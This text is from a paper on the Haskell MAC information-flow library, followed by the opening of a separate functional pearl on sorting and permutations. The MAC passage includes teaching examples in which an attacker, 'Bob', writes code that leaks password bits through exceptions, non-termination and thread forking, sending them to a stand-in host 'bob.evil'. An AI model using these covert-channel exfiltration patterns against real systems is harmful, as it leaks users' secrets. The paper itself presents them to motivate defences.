charToByte :: Labeled H Char
            → MAC L [Labeled H Bool]
toChars :: Labeled H String
         → MAC L [Labeled H Char]

```

We leave the implementation of these functions as exercises for the interested readers. Finally, Bob implements the code for leaking passwords as follows.

**Bob**

```

attack :: Labeled H String → MAC L ()
attack lpwd =
  toChars lpwd ≫ mapM charToByte ≫
  mapM leakByte ≫ return ()
common_pwd wget lpwd =
  attack lpwd ≫ Ex4.common_pwd wget lpwd

```

The reason for the attack is the use of `MAC ℓH-actions` which can suppress subsequent `MAC ℓL-actions` by simply throwing exceptions (see `joinMAC` in function `crashOnTrue`). As the attack shows, exceptions can be thrown at inner family members and propagate to less sensitive ones—effectively establishing a communication channel which violates the security lattice. Unfortunately, types are of little help here: on one hand, `joinMAC` camouflages (from the types) the involvement of subcomputations from a more sensitive family member and, on the other hand, Haskell's types do not identify IO-actions which might throw exceptions. In this light, we need to adapt the implementation of `joinMAC` to rule out Bob's attack.

We redefine `joinMAC` to disallow propagation of exception across family members (Stefan et al. 2012b). For that, we utilize the same mechanism that jeopardized security: *exceptions*. Figure 10 presents a revised version of `joinMAC`. It runs the computation `m` while catching any possible raised exception. Importantly, `joinMAC` returns a value of type `Labeled ℓH a` even if exceptions are present. In case of abnormal termination, `joinMAC` returns a labeled value which contains an exception—this exception is re-thrown when forcing its evaluation. In the definition of `joinMAC`, function `slabel` is used instead of `label` in order to avoid introducing type constraint

$$\begin{aligned}
join^{\text{MAC}} :: \ell_L \sqsubseteq \ell_H \Rightarrow \\
& \quad \text{MAC } \ell_H a \rightarrow \text{MAC } \ell_L (\text{Labeled } \ell_H a) \\
join^{\text{MAC}} m = & \\
& (io^{\text{TCB}} . run^{\text{MAC}}) \\
& (catch^{\text{MAC}} (m \geqslant slabel) \\
& \quad (\lambda(e :: \text{SomeException}) \rightarrow slabel (throw e))) \\
& \text{where } slabel = \text{return} . Res^{\text{TCB}} . Id^{\text{TCB}}
\end{aligned}$$

**Figure 10.** Revised version of `joinMAC`

$\ell_H \sqsubseteq \ell_H$ . Interested readers can verify that if  $\ell_H \sqsubseteq \ell_H$  is a tautology (as it is the case in `MAC`), the implementation of `slabel` and `label` are equivalent in `joinMAC`.

**EXAMPLE 6.** Before Bob could deploy his attack, Alice submits the revised version of `joinMAC`. Bob notices that his server only receives requests of the form `http://bob.evil/bit=ff`. He realizes that the exception triggered by function `crashOnTrue` does not propagate beyond the nearest enclosing `joinMAC`. With exceptions no longer being an option to learn secrets, Bob focuses on exploiting one of the classic puzzles in computer science, i.e., the halting problem.

## 5. The (Covert) Elephant in the Room

Covert channels are a known limitation for both `MAC` and `IFC` systems (Lampson 1973). Generally speaking, they are no more than unanticipated side-effects capable of transmitting information. Given secure systems, there are surely many covert channels present in one way or another. To defend against them, it is a question of how much effort it takes for an attacker to exploit them and how much bandwidth they provide. In this section, we focus on a covert channel which can be already exploited by untrusted code: *non-termination of programs*.

**EXAMPLE 7.** Bob knows that termination of programs is difficult to enforce for many analyses. Inspired by his attack on exceptions, he suspects that some information could be leaked if a computation `MAC H` loops depending on a secret value. With that in mind, Bob writes the following code.

**Bob**

```

attack :: Labeled H String → MAC L ()
attack lpwd = do
  attempt ← wgetMAC "http://bob.evil/start.txt"
  unless (attempt ≡ "skip")
    (form dict (guess lpwd) ≫ return ())
dict :: [String]
dict = filter (λtry → length try ≥ 4 ∧ length try ≤ 8)
             (subsequences "0123456789")
guess :: Labeled H String → String → MAC L ()
guess lpwd try = do
  joinMAC (do
    proxy (labelOf lpwd)
    pwd ← unlabeled lpwd
    when (pwd ≡ try) loop)
  wgetMAC ("http://bob.evil/try=" ++ try)
loop = loop

```

The code launches an attack when Bob's server decides to do so—see variable `attempt`. Bear in mind that Bob's code introduces an infinite loop, and clearly, it should not be triggered too often in order to avoid detection.

The attack guesses numeric passwords whose lengths are between four and eight characters. For that, the code generates (on the fly) a dictionary of subsequences with the corresponding con-

tents and lengths—see definition for *dict*. Then, for each generated password (*formM dict (guess lpwd)*), function *guess* asserts if it is equal to the password under scrutiny (*pwd ≡ try*). If so, it loops (see definition of *loop*); otherwise, it sends Bob’s server a message indicating that the guess was incorrect. Since the order of elements in *dict* is deterministic, Bob can guess the password by inspecting the last received HTTP request. Bob integrates the successful attack into the password manager.

```
Bob
common_pwds wget lpwd =
attack lpwd >> Ex4.common_pwds wget lpwd
```

Despite his success, Bob is not happy about the leaking bandwidth of his attack—in the worst case, it needs to explore the whole space of numeric passwords from length four to length eight. If Bob wants to guess long passwords, the attack is not viable.

In a sequential setting, the most effective manner to exploit the termination covert channel is a brute-force attack (Askarov *et al.* 2008)—taking exponential time in the size (of bits) of the secret. As the example above shows, such attacks consist of iterating over the domain of secrets and producing an observable output at each iteration until the secret is guessed. We remark that most mainstream IFC compilers and interpreters ignore leaks due to termination, e.g., Jif (Myers *et al.* 2001)—based on Java—, FlowCaml (Simonet 2003)—based on Ocaml—, and JSFlow (Hedin *et al.* 2014)—based on JavaScript. In a similar manner, our development of **MAC** ignores termination for sequential programs. The introduction of concurrency, however, increases the bandwidth of this covert channel to the point where it can no longer be neglected (Stefan *et al.* 2012a).

## 6. Concurrency

**MAC** is of little protection against information leaks when concurrency is naively introduced. The mere possibility to run (conceptually) simultaneous **MAC**  $\ell$  computations provides attackers with new tools to bypass security checks. In particular, freely spawning threads magnifies the bandwidth of the termination covert channel to be linear in the size (of bits) of secrets—as opposed to exponential as in sequential programs<sup>7</sup>. In this section, we focus on providing concurrency while avoiding the termination covert channel.

EXAMPLE 8. Charlie insists that concurrency is a feature that cannot be disregarded nowadays. In Charlie’s eyes, Alice’s library should provide a fork-like primitive if she wants **MAC** to be widely adopted inside the company. Naturally, Alice is under a lot of pressure to add concurrency, and as a result of that, she extends the API as follows.

```
Alice
forkMAC :: MAC  $\ell$  () → MAC  $\ell$  ()
forkMAC = ioTCB. forkIO . runMAC
```

Function *fork<sup>MAC</sup>* spawns the computation given as an argument in a lightweight Haskell thread. In Alice’s opinion, this function simply spawns another computation of the same kind, an action which does not seem to introduce any security loop holes.

After checking the new interface, Bob suspects that interactions between *join<sup>MAC</sup>* and *fork<sup>MAC</sup>* could compromise secrecy. Specifically, Bob realizes that looping infinitely in a thread does not affect the progress of another one. With that in mind, Bob writes a

<sup>7</sup> Additionally, concurrency empowers untrusted code to exploit data races to leak information—a covert channel known as *internal timing* (Smith & Volpano 1998). As shown in (Stefan *et al.* 2012a), the same mechanism eliminates both the termination and internal timing covert channel and therefore we do not discuss it any further.

---

```
forkMAC ::  $\ell_L \sqsubseteq \ell_H \Rightarrow$  MAC  $\ell_H$  () → MAC  $\ell_L$  ()
forkMAC m = (ioTCB . forkIO . runMAC) m >> return ()
```

---

Figure 11. Secure forking of threads

function structurally similar to *crashOnTrue*, i.e., containing a *join<sup>MAC</sup>* block followed by a public event.

```
Bob
loopOn :: Bool → Labeled H Bool → Int → MAC L ()
loopOn try lbool n = do
  joinMAC (do
    proxy (labelOf lbool)
    bool ← unlabeled lbool
    when (bool ≡ try) loop)
  wgetMAC ("http://bob.evil/bit=" ++ show n
            ++ ";" ++ show (¬ try))
  return ()
```

Function *loopOn* loops if the secret coincides with its first argument. Otherwise, it sends the value  $\neg$  *try* to Bob’s server. As the next step, Bob takes the attack from Section 4 and modifies function *leakBit* as follows.

```
Bob
leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n =
  forkMAC (loopOn True lbool n) >>
  forkMAC (loopOn False lbool n) >>
  return ()
```

This function spawns two **MAC**  $L$ -threads; one of them is going to loop infinitely, while the other one leaks the secret into Bob’s server. As in Section 4, leaking a single bit in this manner leads to compromising any secret with high bandwidth.

What constitutes a leak is the fact that a non-terminating **MAC**  $\ell_H$ -action can suppress the execution of subsequently **MAC**  $\ell_L$ -events. The reason for the attack is similar to the one presented in Example 5; the difference being that it suppresses subsequent public actions with infinite loops rather than by throwing exceptions. In Example 8, a non-terminating *join<sup>MAC</sup>* (see function *loopOn*) suppresses the execution of *wget<sup>MAC</sup>* and therefore the communication with Bob’s server—since Bob can detect the absence of network messages, Bob is learning about Alice’s secrets! To safely extend the library with concurrency, we force programmers to decouple computations which depend on sensitive data from those performing public side-effects. To achieve that, we replace *join<sup>MAC</sup>* by *fork<sup>MAC</sup>* as defined in Figure 11. As a result, non-terminating loops based on secrets cannot affect the outcome of public events. Observe that it is secure to spawn computations from more sensitive family members, i.e., **MAC**  $\ell_H$ , because the decision to do so depends on data at level  $\ell_L$ . Although we remove *join<sup>MAC</sup>*, family members can still communicate by sharing secure references. Since references obey to the no read-up and no write-down principles, the communication between threads gets automatically secured.

EXAMPLE 9. To secure **MAC**, Alice replaces her version of function *fork<sup>MAC</sup>* with the one in Figure 11 and removes *join<sup>MAC</sup>* from the API. As an immediate result of that, function *loopOn* does not compile any longer. The only manner for *loopOn* to inspect the secret and perform a public side-effect is by replacing *join<sup>MAC</sup>* with *fork<sup>MAC</sup>* as follows.

```

type MVarMAC  $\ell$  a = Res  $\ell$  (MVar a)
newEmptyMVarMAC ::  $\ell_L \sqsubseteq \ell_H \Rightarrow$ 
    MAC  $\ell_L$  (MVarMAC  $\ell_H$  a)
newEmptyMVarMAC = newTCB newEmptyMVar
takeMVarMAC :: ( $\ell_L \sqsubseteq \ell_H$ ,  $\ell_H \sqsubseteq \ell_L$ )  $\Rightarrow$ 
    MVarMAC  $\ell_L$  a  $\rightarrow$  MAC  $\ell_H$  a
takeMVarMAC = wrTCB takeMVar
putMVarMAC :: ( $\ell_L \sqsubseteq \ell_H$ ,  $\ell_H \sqsubseteq \ell_L$ )  $\Rightarrow$ 
    MVarMAC  $\ell_H$  a  $\rightarrow$  a  $\rightarrow$  MAC  $\ell_L$  ()
putMVarMAC lmv v = rwTCB (flip putMVar v) lmv

```

**Figure 12.** Secure MVars

### Bob

```

loopOn :: Bool  $\rightarrow$  Labeled H Bool  $\rightarrow$  Int  $\rightarrow$  MAC L ()
loopOn try lbool n = do
    forkMAC (do
        proxy (labelOf lbool)
        bool  $\leftarrow$  unlabel lbool
        when (bool  $\equiv$  try) loop)
        wgetMAC ("http://bob.evil/bit=" ++ show n
                  ++ ";" ++ show ( $\neg$  try))
    return ()

```

However, this causes both threads spawned by function leakBit to send messages to Bob’s server. Thus, it is not possible for Bob to deduce the value of the secret boolean—which effectively neutralizes Bob’s attack.

## 6.1 Synchronization Primitives

Synchronization primitives are vital for concurrent programs. In this section, we describe how to extend **MAC** with *MVars*—an established synchronization abstraction in Haskell (Peyton Jones *et al.* 1996).

We proceed in a similar manner as we did for references. We consider *MVars* as labeled resources, where type synonym  $MVar^{\text{MAC}} \ell$  a is defined as  $\text{Res } \ell (\text{MVar } a)$ , see Figure 12. Secondly, we obtain secure version of functions  $\text{newEmptyMVar} :: IO (\text{MVar } a)$ ,  $\text{takeMVar} :: \text{MVar } a \rightarrow IO a$ , and  $\text{putMVar} :: \text{MVar } a \rightarrow a \rightarrow IO ()$ . Function  $\text{newEmptyMVar}^{\text{MAC}}$  uses  $\text{new}^{\text{TCB}}$  to create a labeled resource based on  $\text{newEmptyMVar}$ —thus, obeying the no write-down rule. Functions  $\text{takeMVar}^{\text{MAC}}$  and  $\text{putMVar}^{\text{MAC}}$  require special attention.

The type signature of  $\text{takeMVar}$  suggests that this operation only performs a read side-effect. However, its semantics performs more than that. Function  $\text{takeMVar}$  blocks if the content of the *MVar* is empty, i.e., it *reads* the *MVar* to determine if it is empty; otherwise, it atomically fetches the content and empties the *MVar*, i.e., a write side-effect. From the security stand point, we should account for both effects. With that in mind, we introduce the following auxiliary function.

```

wrTCB ::  $\ell_L \sqsubseteq \ell_H$ ,  $\ell_H \sqsubseteq \ell_L \Rightarrow$ 
    (d a  $\rightarrow$  IO a)  $\rightarrow$  Res  $\ell_L$  (d a)  $\rightarrow$  MAC  $\ell_H$  a
wrTCB io r = writeTCB ( $\lambda_- \rightarrow \text{return} ()$ ) r  $\gg$  readTCB io r

```

This function lifts a superfluous write-only *IO*-action ( $\lambda_- \rightarrow \text{return} ()$ ). The read side-effect is indicated by lifting the action given as an argument, i.e.,  $\text{read}^{\text{TCB}} \text{ io r}$ . The type constraints for  $\text{wr}^{\text{TCB}}$  indicate that operations with read and write effects require labeled resources to have the same security label as the family member under consideration. Function  $\text{takeMVar}^{\text{MAC}}$  is defined as  $\text{wr}^{\text{TCB}} \text{ takeMVar}$ —see Figure 12.

Dually, function  $\text{putMVar}$  blocks if the content of the *MVar* is not empty, i.e., it *reads* the *MVar* to see if it is full; otherwise, it atomically writes its argument into the *MVar*, i.e., a write

side-effect. Similar to  $\text{takeMVar}^{\text{MAC}}$ , we should account for both effects. Hence, the superfluous read-only *IO*-action of the form  $\lambda_- \rightarrow \text{return } \perp$ . (It is safe to return  $\perp$  since subsequent actions will ignore it.) We introduce the following auxiliary function.

```

rwTCB :: ( $\ell_L \sqsubseteq \ell_H$ ,  $\ell_H \sqsubseteq \ell_L$ )  $\Rightarrow$ 
    (d a  $\rightarrow$  IO ())  $\rightarrow$  Res  $\ell_H$  (d a)  $\rightarrow$  MAC  $\ell_L$  ()
rwTCB io r = readTCB ( $\lambda_- \rightarrow \text{return } \perp$ ) r  $\gg$  writeTCB io r

```

Function  $\text{putMVar}^{\text{MAC}}$  is then defined as shown in Figure 12. We remark that GHC optimizes away the superfluous *IO*-actions from  $\text{wr}^{\text{TCB}}$  and  $\text{rw}^{\text{TCB}}$ , i.e., there is no runtime overhead when indicating read or write effects not captured in the interface of an *IO*-action.

The types for  $\text{takeMVar}^{\text{MAC}}$  and  $\text{putMVar}^{\text{MAC}}$  can be further simplified. The unification of  $\ell_L$  and  $\ell_H$  obtains that  $\ell_H \sqsubseteq \ell_H$  (always holds) which makes it possible to remove all the type constraints—we initially described them to show the derivation of security types based on read and write effects.

## 7. Final Remarks

**MAC** is a simple static security library to protect confidentiality in Haskell. The library embraces the no write-up and no read-up rules as its core design principles. We implement a mechanism to safely extend **MAC** based on these rules, where read and write effects are mapped into security checks. Compared with state-of-the-art IFC compilers or interpreters for other languages, **MAC** offers a feature-rich static library for protecting confidentiality in just a few lines of code (192 SLOC<sup>8</sup>). We take this as an evidence that abstractions provided by Haskell, and more generally functional programming, are amenable for tackling modern security challenges. For brevity, and to keep this work focused, we do not cover relevant topics for developing fully-fledged secure applications on top of **MAC**. However, we briefly describe some of them for interested readers.

**Declassification** As part of their intended behavior, programs intentionally release private information—an action known as *declassification*. There exists many different approaches to declassify data (Sabelfeld & Sands 2005).

**Richer label models** For simplicity, we consider a two-point security lattice for all of our examples. In more complex applications, confidentiality labels frequently contain a description of the *principals* (or actors) who own and are allowed to manipulate data (Myers & Liskov 1998; Broberg & Sands 2010). Recently, Buiras *et al.* (Buiras *et al.* 2015) leverage the (newly added) GHC feature *closed type families* (Eisenberg *et al.* 2014) to model DC-labels, a label format capable to express the interests of several principals (Stefan *et al.* 2011a).

**Safe Haskell** The correctness of **MAC** relies on two Haskell’s features: *type safety* and *module encapsulation*. GHC includes language features and extensions capable to break both features. Safe Haskell (Terei *et al.* 2012) is a GHC extension that identifies a subset of Haskell that subscribes to type safety and module encapsulation. **MAC** leverages SafeHaskell when compiling untrusted code.

**Acknowledgments** I would like to thank Amit Levy, Niklas Broberg, Josef Svenningsson, and the anonymous reviewers for their helpful comments. This work was funded by DARPA CRASH under contract #N66001-10-2-4088, and the Swedish research agencies VR and the Barbro Osher Pro Suecia foundation.

## References

Askarov, A., Hunt, S., Sabelfeld, A., & Sands, D. (2008). Termination-insensitive noninterference leaks more than just a bit. *Proc. of the*

<sup>8</sup> Number obtained with the software measurement tool SLOCCount

- European symposium on research in computer security (ESORICS '08).* Springer-Verlag.
- Bell, David E., & La Padula, L. (1976). *Secure computer system: Unified exposition and multics interpretation*. Tech. rept. MTR-2997, Rev. 1. MITRE Corporation, Bedford, MA.
- Broberg, N., & Sands, D. (2010). Paralocks: Role-based information flow control and beyond. *Proc. of the ACM SIGPLAN-SIGACT symposium on principles of programming languages (POPL '10)*. ACM.
- Buiras, P., Vytiniotis, D., & Russo, A. (2015). HLIO: Mixing static and dynamic typing for information-flow control in Haskell. *Proc. of the ACM SIGPLAN international conference on functional programming (ICFP '15)*. ACM.
- Denning, D. E., & Denning, P. J. (1977). Certification of programs for secure information flow. *Communications of the ACM*, **20**(7), 504–513.
- Devriese, D., & Piessens, F. (2011). Information flow enforcement in monadic libraries. *Proc. of the ACM SIGPLAN workshop on types in language design and implementation (TLDI '11)*. ACM.
- Eisenberg, R. A., Vytiniotis, D., Peyton Jones, S., & Weirich, S. (2014). Closed type families with overlapping equations. *Proc. of the ACM SIGPLAN-SIGACT symposium on principles of programming languages (POPL '14)*. ACM.
- Goguen, J.A., & Meseguer, J. (1982). Security policies and security models. *Proc. of IEEE Symposium on security and privacy*. IEEE Computer Society.
- Hedin, D., Birgisson, A., Bello, L., & Sabelfeld, A. (2014). JSFlow: Tracking information flow in JavaScript and its APIs. *Proc. of the ACM symposium on applied computing (SAC '14)*. ACM.
- Hritcu, C., Greenberg, M., Karel, B., Peirce, B. C., & Morrisett, G. (2013). All your IFCexception are belong to us. *Proc. of the IEEE symposium on security and privacy*. IEEE Computer Society.
- Lampson, B. W. (1973). A note on the confinement problem. *Communications of the ACM*, **16**(10).
- Li, P., & Zdancewic, S. (2006). Encoding information flow in Haskell. *Proc. of the IEEE Workshop on computer security foundations (CSFW '06)*. IEEE Computer Society.
- Myers, A. C., & Liskov, B. (1998). Complete, safe information flow with decentralized labels. *Proc. of the IEEE symposium on security and privacy*. IEEE Computer Society.
- Myers, A. C., Zheng, L., Zdancewic, S., Chong, S., & Nystrom, N. (2001). *Jif: Java Information Flow*. <http://www.cs.cornell.edu/jif>.
- Peyton Jones, S., Gordon, A., & Finne, S. (1996). Concurrent Haskell. *Proc. of the ACM SIGPLAN-SIGACT symposium on principles of programming languages (POPL '96)*. ACM.
- Russo, A., Claessen, K., & Hughes, J. (2008). A library for light-weight information-flow security in Haskell. *Proc. ACM SIGPLAN symposium on Haskell (HASSELL '08)*. ACM.
- Sabelfeld, A., & Sands, D. (2005). Dimensions and Principles of Declassification. *Proc. IEEE computer security foundations workshop (CSFW '05)*.
- Simonet, V. (2003). *The Flow Caml system*. Software release at <http://cristal.inria.fr/~simonet/soft/flowcaml/>.
- Smith, G., & Volpano, D. (1998). Secure information flow in a multi-threaded imperative language. *Proc. ACM symposium on principles of programming languages (POPL '98)*.
- Stefan, D., Russo, A., Mazières, D., & Mitchell, J. C. (2011a). Disjunction category labels. *Proc. of the Nordic conference on information security technology for applications (NORDSEC '11)*. Springer-Verlag.
- Stefan, D., Russo, A., Mitchell, J. C., & Mazières, D. (2011b). Flexible dynamic information flow control in Haskell. *Proc. of the ACM SIGPLAN Haskell symposium (HASSELL '11)*.
- Stefan, D., Russo, A., Buiras, P., Levy, A., Mitchell, J. C., & Mazières, D. (2012a). Addressing covert termination and timing channels in concurrent information flow systems. *Proc. of the ACM SIGPLAN international conference on functional programming (ICFP '12)*. ACM.
- Stefan, D., Russo, A., Mitchell, J. C., & Mazières, D. (2012b). Flexible dynamic information flow control in the presence of exceptions. *Arxiv preprint arxiv:1207.1457*.
- Swamy, N., Guts, N., Leijen, D., & Hicks, M. (2011). Lightweight monadic programming in ML. *Proc. of the ACM SIGPLAN international conference on functional programming (ICFP '11)*. ACM.
- Terei, D., Marlow, S., Peyton Jones, S., & Mazières, D. (2012). Safe Haskell. *Proc. of the ACM SIGPLAN Haskell symposium (HASSELL '11)*. ACM.
- Tsai, T. C., Russo, A., & Hughes, J. 2007 (July). A library for secure multi-threaded information flow in Haskell. *Proc. IEEE computer security foundations symposium (CSF '07)*.

# All Sorts of Permutations (Functional Pearl)

Jan Christiansen

Flensburg University of Applied  
Sciences, Germany  
jan.christiansen@hs-flensburg.de

Nikita Danilenko

University of Kiel, Germany  
nda@informatik.uni-kiel.de

Sandra Dylus

University of Kiel, Germany  
sad@informatik.uni-kiel.de

## Abstract

The combination of non-determinism and sorting is mostly associated with permutation sort, a sorting algorithm that is not very useful for sorting and has an awful running time.

In this paper we look at the combination of non-determinism and sorting in a different light: given a sorting function, we apply it to a non-deterministic predicate to gain a function that enumerates permutations of the input list. We get to the bottom of necessary properties of the sorting algorithms and predicates in play as well as discuss variations of the modelled non-determinism.

On top of that, we formulate and prove a theorem stating that no matter which sorting function we use, the corresponding permutation function enumerates all permutations of the input list. We use free theorems, which are derived from the type of a function alone, to prove the statement.

**Categories and Subject Descriptors** D.1.4 [Programming Techniques]: Applicative (Functional) Programming; D.2.4 [Software Engineering]: Software/Program Verification—Correctness proofs

**General Terms** Languages, Algorithms

**Keywords** Haskell, monads, non-determinism, permutation, sorting, free theorems

## 1. Introduction

In a functional language, non-deterministic functions can be expressed by using lists to model multiple non-deterministic results. In order to explicitly distinguish list values in the common sense and list values that are used to model non-determinism, we introduce the following type synonym, which is simply a renaming of the list data type. That is, in the following we use the type  $ND$  for all lists that represent non-deterministic choices.

`type ND α = [α]`

We can naturally extend well-known functions to support non-determinism by simply applying functions to all non-deterministic results and combine all the non-deterministic results of these applications. In the list model we can use the function  $concatMap$  – whose type is  $(α → ND β) → ND α → ND β$  in a non-deterministic setting – to apply a non-deterministic function to all choices of a non-deterministic value and combine the results via concatenation.

Let us consider the following Haskell function<sup>1</sup>

`filterND :: (α → ND Bool) → [α] → ND [α]`,

which is a non-deterministic extension of the well-known higher-order function  $filter$ . It is folklore knowledge that some non-deterministic extensions of predicate-based higher-order functions can be used to derive new non-deterministic functions by using a predicate that yields *True* and *False*. For example, when we apply  $filterND$  to the non-deterministic predicate

`coinPredND :: α → ND Bool  
coinPredND _ = [True, False]`

we get a function that non-deterministically enumerates all sublists of a given list.

Intuitively, when we apply  $filterND$  to  $coinPredND$  and a list  $xs$ , the resulting function non-deterministically chooses to keep or remove it from the result list for every element of  $xs$ . This decision is made for every element in the argument list independently, hence, we get all sublists of the argument list.

Similarly, this “trick” can be used to implement a function enumerating all permutations by sorting with a non-deterministic binary predicate. That is, for some non-deterministic version of a sorting algorithm

`sortND :: (α → α → ND Bool) → [α] → ND [α]`,

when applied to the non-deterministic comparison function

`coinCmpND :: α → α → ND Bool  
coinCmpND _ _ = [True, False]`

the resulting function enumerates all permutations of its argument.

Although improbable, to the best of our knowledge this connection has been first noted in the context of functional logic programming on the mailing list of Curry in a thread by Fischer and Christiansen (2009). A functional logic programming language can be considered as a functional language with built-in non-determinism similar to the non-determinism provided by the above construction.

Another thread on the Haskell mailing list by Pollard et al. (2009) discusses these connections in more detail and in the context of the functional programming language Haskell. These two mailing list threads raise the following interesting questions.

- Does the comparison function have to be consistent? That is, does the comparison function have to make the same decisions if one element is less or equal to another one when it is invoked multiple times within a specific non-deterministic branch.
- Does the comparison function have to be transitive? The correctness of most sorting algorithms relies on the fact that the comparison function is transitive.

<sup>1</sup> The predefined Haskell function is called  $filterM$  and actually has a more general type, namely  $Monad μ ⇒ (α → μ Bool) → [α] → μ [α]$ , but for the sake of accessibility we consider the more specific type here.

- Does the enumeration version of a sorting algorithm generate results multiple times or results that are not actually permutations of the input list?
  - Do we have to use a set-based rather than a multiset-based (like with lists) approach for non-determinism in order to enumerate every permutation exactly once?

Finally, the thread by Pollard et al. (2009) contains some informal reasoning why every sorting algorithm should indeed be able to generate all permutations of a list.

“Every sorting algorithm  $[Int] \rightarrow [Int]$  that actually sorts can describe every possible permutation (if there is a permutation that cannot be realised by the sorting algorithm then there is an input list that cannot be sorted). Hence, if this sorting algorithm is  $\text{sort } p$  for some predicate  $p$  then there are possible decisions of  $p$  to produce every possible permutation. If  $p$  makes every decision non-deterministically then certainly the specific decisions necessary for any specific permutation are also made.”

Sebastian Fischer

If you keep on reading, you can expect to read about the following.

- We answer all the questions raised by the two mailing list threads by a case study of common sorting algorithms.
  - We formally prove the quote above, namely, that the non-deterministic extension of any sorting algorithm enumerates every permutation if it is applied to the predicate  $\text{coinCmpND}$ . Instead of considering a list version, we use a monadic extension of these functions to prove this statement.
  - It might not be surprising, that the non-deterministic extension of every sorting algorithm is able to enumerate all permutations. However, we will see that there are a couple of sorting functions that enumerate every permutation exactly once, even if they are applied to a predicate as simple as  $\text{coinCmp}$ .
  - In contrast there are sorting functions that enumerate elements that are not even permutations of the argument, when they are applied to  $\text{coinCmp}$ . As assumed there even is a sorting algorithm that relies on a non-deterministic predicate that respects transitivity in order to enumerate all permutations exactly once. However, it is none of the algorithms that first come to mind.

We can generalise the list-based non-determinism presented above to a more general, monadic approach. Let us consider a slightly different implementation of the non-deterministic function *coinCmpND*.

*coinCmpND* ::  $\alpha \rightarrow \alpha \rightarrow ND\ Bool$   
 $coinCmpND \_ \_ = singleton\ True \uplus singleton\ False$

Instead of constructing the list explicitly, we use a function *singleton*, which yields a singleton list, and the list concatenation  $\text{++}$ . In order to generalise the function *coinCmpND* we use the type class *MonadPlus*.

Here and in the following we introduce potentially advanced concepts like *MonadPlus* in info boxes like the following; readers familiar with a concept can skip the according box.

Type class *MonadPlus*

An instance of the type class *MonadPlus* is a type constructor  $\mu$  that provides the following operations.

$$mzero :: \mu \alpha$$

$$(\oplus) :: \mu \alpha \rightarrow \mu \alpha \rightarrow \mu \alpha$$

List instance of *MonadPlus*

The list data type is an instance of *MonadPlus*.

```
instance MonadPlus [] where
    mzero = []
    xs ⊕ ys = xs ++ ys
```

Every type constructor – like lists – that is an instance of the type class *MonadPlus* has to be an instance of the type class *Monad* as well. In the following we introduce the type class *Monad*.

## Type class *Monad*

An instance of the type class *Monad* is a type constructor  $\mu$  that provides the following operations.

$$\begin{aligned} & \text{return} :: \alpha \rightarrow \mu \alpha \\ & (\geqslant) :: \mu \alpha \rightarrow (\alpha \rightarrow \mu \beta) \rightarrow \mu \beta \end{aligned}$$

## List instance of *Monad*

The list data type is an instance of *Monad*.

```
instance Monad [] where
    return x = singleton x
    xs >>= f = concatMap f xs
```

As the list data type is an instance of the type classes *Monad* and *MonadPlus*, we can generalise *coinCmpND* as follows. We replace the functions *singleton* and  $\text{++}$  by their monadic counterparts *return* and  $\oplus$ , respectively. In the end we obtain the following generalised definition of a non-deterministic comparison function *coinCmp*.

*coinCmp* :: *MonadPlus*  $\mu \Rightarrow \alpha \rightarrow \alpha \rightarrow \mu \text{ Bool}$   
 $\text{coinCmp } _-_- = \text{return True} \oplus \text{return False}$

Readers that are not so familiar with the type classes *Monad* and *MonadPlus* can always think of the type  $\mu$  as the type *ND*, of *return* as *singleton* and of  $\oplus$  as  $\dagger\dagger$  in the following code examples. If the reader prefers a more abstract view, the functions *mzero*, *return*, and *mplus* can be considered as the basic building blocks for non-determinism. Here, *mzero* represents a failure, that is, no result, *return* lifts a single value into a non-deterministic context, that is, *return* represents a single result, and  $\oplus$  is a non-deterministic choice between two non-deterministic values.

The function `coinCmp` explicitly introduces non-determinism – as it chooses between the values `True` and `False`. Therefore, `coinCmp` uses the type class `MonadPlus`. In contrast neither the non-deterministic filter nor the non-deterministic sorting function introduces any kind of non-determinism. All non-determinism is provided by the potentially non-deterministic predicate. As these functions do not introduce non-determinism, we can use the less strong type class `Monad` instead of `MonadPlus` for their types.

$$\begin{array}{lcl} filterM &::& \text{Monad } \mu \Rightarrow (\alpha \rightarrow \mu \text{ Bool}) \rightarrow [\alpha] \rightarrow \mu [\alpha] \\ sortM &::& \text{Monad } \mu \Rightarrow (\alpha \rightarrow \alpha \rightarrow \mu \text{ Bool}) \rightarrow [\alpha] \rightarrow \mu [\alpha] \end{array}$$

In the following, we call a function that is polymorphic in a monadic type constructor a monadic function and use a subscript type in order to denote a concrete instance of such a monadic function. For example, if  $fM$  is a monadic function, we denote the concrete instance by  $fM_\kappa$ , where  $\kappa$  is the concrete monad. That is,  $filterM[]$  corresponds to  $filterND$ . Moreover, in order to keep the code short, we use the following type synonym for non-deterministic comparison functions.

**type**  $Cmp \alpha \mu = \alpha \rightarrow \alpha \rightarrow \mu\ Bool$

We will use the terminology of the *less than or equal* relation on integers even when we talk about an arbitrary comparison function to keep things simple. That is, when we say that *value A is smaller than value B*, we are referring to the *less than* relation that is provided by the context. Finally, our reasoning will not take general recursion into account. Instead our proofs will be “morally correct” in the sense of Danielsson et al. (2006). That is, although we only consider total functions and finite data structures, the statements still hold with these restrictions in a language like Haskell.

## 2. Insertion Sort

The first sorting algorithm we consider is insertion sort. We begin with a simple warm-up exercise and implement a standard pure version. At first, we implement a function that inserts an element into a list. The element is inserted in front of the first element in the list that is greater than or equal to the element to insert.

```
insert :: ( $\alpha \rightarrow \alpha \rightarrow \text{Bool}$ )  $\rightarrow \alpha \rightarrow [\alpha] \rightarrow [\alpha]$ 
insert  $- x [] = [x]$ 
insert  $p x yys @ (y : ys) =$ 
      if  $p x y$  then  $x : yys$  else  $y : insert p x ys$ 
```

By means of *insert* we can define a function to sort a list as follows.

```
insertSort :: ( $\alpha \rightarrow \alpha \rightarrow \text{Bool}$ )  $\rightarrow [\alpha] \rightarrow [\alpha]$ 
insertSort  $- [] = []$ 
insertSort  $p (x : xs) = insert p x (insertSort p xs)$ 
```

As an example of the application, it hopefully comes as no surprise that *insertSort* ( $\leqslant$ )  $xs$  sorts the elements of the list  $xs$  in ascending order with respect to  $\leqslant$ .

In order to apply this sorting function to a non-deterministic predicate, we have to lift it to a monadic context. More specifically we have to transform a function of type

$$(\alpha \rightarrow \alpha \rightarrow \text{Bool}) \rightarrow [\alpha] \rightarrow [\alpha]$$

into a function of type

$$\text{Monad } \mu \Rightarrow (\alpha \rightarrow \alpha \rightarrow \mu \text{ Bool}) \rightarrow [\alpha] \rightarrow \mu [\alpha]$$

